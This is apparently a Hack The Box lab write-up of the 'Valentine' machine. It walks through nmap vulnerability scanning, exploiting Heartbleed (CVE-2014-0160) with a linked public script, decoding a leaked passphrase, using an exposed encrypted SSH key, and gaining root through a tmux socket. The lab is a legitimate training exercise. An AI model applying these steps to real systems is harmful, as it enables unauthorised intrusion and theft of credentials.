Valentine - Guided Mode.

Difficulty: Easy

OS: Linux

Enumeration:

```
┌──(m0j0㉿r1s1nPc)-[~/HTB/HTB_Member_Writeups/valentine]
└─$ nmap -A 10.10.10.79
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-27 16:15 GMT
Nmap scan report for 10.10.10.79
Host is up (0.017s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
```

```
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_ssl-date: 2024-01-27T16:15:29+00:00; 0s from scanner time.
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.49 seconds
```

I have 3 ports open nothing special - 22, 80, 443. It has `http` and `https` and SSH open.

Question 1: How many TCP ports are open on the remote host?

- 3

Question 2:

Which flag is used with nmap to execute its vulnerability discovery scripts (with the category "vuln") on the target?

- —script vuln

This question helped guide me:

```
┌──(m0j0㉿r1s1nPc)-[~/HTB/HTB_Member_Writeups/valentine]
└─$ nmap --script vuln 10.10.10.79
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-27 16:24 GMT
Nmap scan report for 10.10.10.79
```

```
Host is up (0.016s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /dev/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
|_  /index/: Potentially interesting folder
443/tcp open  https
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  CVE:CVE-2014-3566  BID:70574
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://www.securityfocus.com/bid/70574
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
```

```
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.
|
|     References:
|       http://www.openssl.org/news/secadv_20140407.txt
|       http://cvedetails.com/cve/2014-0160/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|   /dev/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
|_  /index/: Potentially interesting folder
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       http://www.openssl.org/news/secadv_20140605.txt
|       http://www.cvedetails.com/cve/2014-0224
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224

Nmap done: 1 IP address (1 host up) scanned in 35.17 seconds
```

Look it is vulnerable to the HeartBleed attack, if you haven't heard of it https://heartbleed.com/ explains it well, whereas I'm going to tell you that it grabs random bits of data and some can be sensitive, but how do I get it?? Google and GitHub to the rescue:

Question3: What is the 2014 CVE ID for an information disclosure vulnerability that the service on port 443 is vulnerable to?

- **CVE-2014-0160**

Time to search for A PoC as this was many years ago I am sure there are plenty:

I found a great script https://raw.githubusercontent.com/0x90/CVE-2014-0160/master/HeartLeak.py

This leaked a lot of info well strings of what seemed to be a bunch of requests and just at the end:

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
$text=aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==
string>
```


Base64?

```
┌──(m0j0㉿r1s1nPc)-[~/HTB/HTB_Member_Writeups/valentine]
└─$ echo -n aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg== | base64 -d
heartbleedbelievethehype
```

A password for somewhere? Let me go back and check everything, look my Gobuster:

```
┌──(m0j0㉿r1s1nPc)-[~/HTB/HTB_Member_Writeups/valentine]
└─$ gobuster dir -u http://valentine.htb -w /usr/share/seclis
ts/Discovery/Web-Content/common.txt
=============================================================
==
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=============================================================
==
[+] Url:                     http://valentine.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/We
b-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
=============================================================
==
Starting gobuster in directory enumeration mode
=============================================================
==
/.htaccess           (Status: 403) [Size: 290]
/.htpasswd           (Status: 403) [Size: 290]
/.hta                (Status: 403) [Size: 285]
/cgi-bin/            (Status: 403) [Size: 289]
/decode              (Status: 200) [Size: 552]
/dev                 (Status: 301) [Size: 312] [--> http://v
alentine.htb/dev/]
/encode              (Status: 200) [Size: 554]
/index               (Status: 200) [Size: 38]
/index.php           (Status: 200) [Size: 38]
/server-status       (Status: 403) [Size: 294]
Progress: 4723 / 4724 (99.98%)
==============================================================
==
Finished
==============================================================
==
```

Looks like I can explore a few directories.



Index of /dev

Name	Last modified	Size	Description
Parent Directory		-	
hype_key	13-Dec-2017 16:48	5.3K	
notes.txt	05-Feb-2018 16:42	227	

Apache/2.2.22 (Ubuntu) Server at valentine.htb Port 80

Let me get these local:

```
┌──(m0j0㉿r1s1nPc)-[~/HTB/HTB_Member_Writeups/valentine]
└─$ cat hype_key
2d 2d 2d 2d 2d 42 45 47 49 4e 20 52 53 41 20 50 52 49 56 41 5
4 45 20 4b 45 59 2d 2d 2d 2d 2d 0d 0a 50 72 6f 63 2d 54 79 70
65 3a 20 34 2c 45 4e 43 52 59 50 54 45 44 0d 0a 44 45 4b 2d 4
9 6e 66 6f 3a 20 41 45 53 2d 31 32 38 2d 43 42 43 2c 41 45 42
38 38 43 31 34 30 46 36 39 42 46 32 30 37 34 37 38 38 44 45 3
2 34 41 45 34 38 44 34 36 0d 0a 0d 0a 44 62 50 72 4f 37 38 6b
65 67 4e 75 6b 31 44 41 71 6c 41 4e 35 6a 62 6a 58 76 30 50 5
0 73 6f 67 33 6a 64 62 4d 46 53 38 69 45 39 70 33 55 4f 4c 30
6c 46 30 78 66 37 50 7a 6d 72 6b 44 61 38 52 0d 0a 35 79 2f 6
2 34 36 2b 39 6e 45 70 43 4d 66 54 50 68 4e 75 4a 52 63 57 32
55 32 67 4a 63 4f 46 48 2b 39 52 4a 44 42 43 35 55 4a 4d 55 5
3 31 2f 67 6a 42 2f 37 2f 4d 79 30 30 4d 77 78 2b 61 49 36 0d
0a 30 45 49 30 53 62 4f 59 55 41 56 31 57 34 45 56 37 6d 39 3
6 51 73 5a 6a 72 77 4a 76 6e 6a 56 61 66 6d 36 56 73 4b 61 54
50 42 48 70 75 67 63 41 53 76 4d 71 7a 37 36 57 36 61 62 52 5
a 65 58 69 0d 0a 45 62 77 36 36 68 6a 46 6d 41 75 34 41 7a 71
63 4d 2f 6b 69 67 4e 52 46 50 59 75 4e 69 58 72 58 73 31 77 2
f 64 65 4c 43 71 43 4a 2b 45 61 31 54 38 7a 6c 61 73 36 66 63
6d 68 4d 38 41 2b 38 50 0d 0a 4f 58 42 4b 4e 65 36 6c 31 37 6
8 4b 61 54 36 77 46 6e 70 35 65 58 4f 61 55 49 48 76 48 6e 76
4f 36 53 63 48 56 57 52 72 5a 37 30 66 63 70 63 70 69 6d 4c 3
1 77 31 33 54 67 64 64 32 41 69 47 64 0d 0a 70 48 4c 4a 70 59
55 49 49 35 50 75 4f 36 78 2b 4c 53 38 6e 31 72 2f 47 57 4d 7
1 53 4f 45 69 6d 4e 52 44 31 6a 2f 35 39 2f 34 75 33 52 4f 72
54 43 4b 65 6f 39 44 73 54 52 71 73 32 6b 31 53 48 0d 0a 51 6
4 57 77 46 77 61 58 62 59 79 54 31 75 78 41 4d 53 6c 35 48 71
39 4f 44 35 48 4a 38 47 30 52 36 4a 49 35 52 76 43 4e 55 51 6
a 77 78 30 46 49 54 6a 6a 4d 6a 6e 4c 49 70 78 6a 76 66 71 2b
45 0d 0a 70 30 67 44 30 55 63 79 6c 4b 6d 36 72 43 5a 71 61 6
3 77 6e 53 64 64 48 57 38 57 33 4c 78 4a 6d 43 78 64 78 57 35
6c 74 35 64 50 6a 41 6b 42 59 52 55 6e 6c 39 31 45 53 43 69 4
```

```
4 34 5a 2b 75 43 0d 0a 4f 6c 36 6a 4c 46 44 32 6b 61 4f 4c 66
75 79 65 65 30 66 59 43 62 37 47 54 71 4f 65 37 45 6d 4d 42 3
3 66 47 49 77 53 64 57 38 4f 43 38 4e 57 54 6b 77 70 6a 63 30
45 4c 62 6c 55 61 36 75 6c 4f 0d 0a 74 39 67 72 53 6f 73 52 5
4 43 73 5a 64 31 34 4f 50 74 73 34 62 4c 73 70 4b 78 4d 4d 4f
73 67 6e 4b 6c 6f 58 76 6e 6c 50 4f 53 77 53 70 57 79 39 57 7
0 36 79 38 58 58 38 2b 46 34 30 72 78 6c 35 0d 0a 58 71 68 44
55 42 68 79 6b 31 43 33 59 50 4f 69 44 75 50 4f 6e 4d 58 61 4
9 70 65 31 64 67 62 30 4e 64 44 31 4d 39 5a 51 53 4e 55 4c 77
31 44 48 43 47 50 50 34 4a 53 53 78 58 37 42 57 64 44 4b 0d 0
a 61 41 6e 57 4a 76 46 67 6c 41 34 6f 46 42 42 56 41 38 75 41
50 4d 66 56 32 58 46 51 6e 6a 77 55 54 35 62 50 4c 43 36 35 7
4 46 73 74 6f 52 74 54 5a 31 75 53 72 75 61 69 32 37 6b 78 54
6e 4c 51 0d 0a 2b 77 51 38 37 6c 4d 61 64 64 73 31 47 51 4e 6
5 47 73
---------------------------------------SNIP------------------
-------------------
```

Yes it is bigger and looks like a load of hex I will load into cyberchef, let me check the `note.txt`

```
┌──(m0j0㉿r1s1nPc)-[~/HTB/HTB_Member_Writeups/valentine]
└─$ cat notes.txt
To do:

1) Coffee.
2) Research.
3) Fix decoder/encoder before going live.
4) Make sure encoding/decoding is only done client-side.
5) Don't use the decoder/encoder until any of this is done.
6) Find a better way to take notes.
```

Gives me an idea of what the application is going to be but let’s check `hype_key`:

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
```

```
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0lF0xf7PzmrkD
a8R
5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+
aI6
0EI0SbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZ
eXi
Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A
+8P
OXBKNe6l17hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2A
iGd
pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3ROrTCKeo9DsTRqs2k
1SH
QdWwFwaXbYyT1uxAMSl5Hq9OD5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLIpxjvf
q+E
p0gD0UcylKm6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUnl91ESCiD4Z
+uC
Ol6jLFD2kaOLfuyee0fYCb7GTqOe7EmMB3fGIwSdW8OC8NWTkwpjc0ELblUa6
ulO
t9grSosRTCsZd14OPts4bLspKxMMOsgnKloXvnlPOSwSpWy9Wp6y8XX8+F40r
xl5
XqhDUBhyk1C3YPOiDuPOnMXaIpe1dgb0NdD1M9ZQSNULw1DHCGPP4JSSxX7BW
dDK
aAnWJvFglA4oFBBVA8uAPMfV2XFQnjwUT5bPLC65tFstoRtTZ1uSruai27kxT
nLQ
+wQ87lMadds1GQNeGsKSf8R/rsRKeeKcilDePCjeaLqtqxnhNoFtg0Mxt6r2g
b1E
AloQ6jg5Tbj5J7quYXZPylBljNp9GVpinPc3KpHttvgbptfiWEEsZYn5yZPhU
r9Q
r08pkOxArXE2dj7eX+bq65635OJ6TqHbAlTQ1Rs9PulrS7K4SLX7nY89/RZ5o
SQe
2VWRyTZ1FfngJSsv9+Mfvz341lbzOIWmk7WfEcWcHc16n9V0IbSNALnjThvEc
Pky
e1BsfSbsf9FguUZkgHAnnfRKkGVG1OVyuwc/LVjmbhZzKwLhaZRNd8HEM86fN
ojP
```

```
09nVjTaYtWUXk0Si1W02wbu1NzL+1Tg9IpNyISFCFYjSqiyG+WU7IwK3YU5kp
3CC
dYScz63Q2pQafxfSbuv4CMnNpdirVKEo5nRRfK/iaL3X1R3DxV8eSYFKFL6pq
puX
cY5YZJGAp+JxsnIQ9CFyxIt92frXznsjhlYa8svbVNNfk/9fyX6op24rL2DyE
SpY
pnsukBCFBkZHWNNyeN7b5GhTVCodHhzHVFehTuBrp+VuPqaqDvMCVe1DZCb4M
jAj
Mslf+9xK+TXEL3icmIOBRdPyw6e/JlQlVRlmShFpI8eb/8VsTyJSe+b853zuV
2qL
suLaBMxYKm3+zEDIDveKPNaaWZgEcqxylCC/wUyUXlMJ50Nw6JNVMM8LeCii3
OEW
l0ln9L1b/NXpHjGa8WHHTjoIilB5qNUyywSeTBF2awRlXH9BrkZG4Fc4gdmW/
IzT
RUgZkbMQZNIIfzj1QuilRVBm/F76Y/YMrmnM9k/1xSGIskwCUQ+95CGHJE8Mk
hD3
-----END RSA PRIVATE KEY-----
```

I got a key when decrypted from hex using cyberchef - it’s also encrypted and I got a password earlier. Let me read about this encryption. I can use a flag I just learnt with SSH to allow us to connect with the outdated cipher:

```
┌──(m0j0㉿r1s1nPc)-[~/HTB/HTB_Member_Writeups/valentine]
└─$ ssh -oPubkeyAcceptedAlgorithms=+ssh-rsa hype@valentine.ht
b -i hype.key
Enter passphrase for key 'hype.key':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_6
4)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Jan 27 10:06:30 2024 from 10.10.14.2
hype@Valentine:~$ ls
```

```
Desktop  Documents  Downloads  Music  Pictures  Public  Templ
ates  typescript  user.txt  Videos
hype@Valentine:~$ cat user.txt
fd1c01ed9bca758910c0534fcbba6d87
```

The passphrase needed was the previous base64 decoded string.

Privilege Escalation.

Start with my usual enumeration - looking for strange folders and thekf….. I fell asleep at the keyboard. See this is an example of “take a break” not happening. Don’t just operate on minimal sleep, make sure you get plenty and some fresh air. On this machine I lost hours with the SSH key when I should have got it quicker and then the typo’s falling asleep still typing - that’s not good.
I hope people don’t say that this shouldn't be talked about in a write-up but I’m leaving it here as a reminder!!!

Ok onwards, the guided questions really help me here:

What is the name of the terminal multiplexing software that the hype user has run previously?

- tmux (it is clearly visible as a hidden folder in the home directory)

What is the full path to the socket file used by the `tmux` session?

- `/.devs/dev_sess`

This is leading me somewhere but where?? After navigating the file system for a while `tmux` kept playing on my head and as this was an old machine I thought GTFobins and `tmux` must give me something and that it did.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

-
  ```
  tmux
  ```
- Provided to have enough permissions to access the socket.

  ```
  tmux -S /path/to/socket_name
  ```

Well I know the PATH to the socket so what would happen if I run the second command with my PATH?

```
root@Valentine:/home/hype# id
uid=0(root) gid=0(root) groups=0(root)
root@Valentine:/home/hype# cat /root/root/txt
cat: /root/root/txt: No such file or directory
root@Valentine:/home/hype# cat /root/root.txt
30281fbb2557cfa96a99cad48fae24a4
root@Valentine:/home/hype#
```

Yay, an easy root and one I should have got if I wasn't so tired,
All in all a great machine and Guided mode really does help nudge you along which to me is great.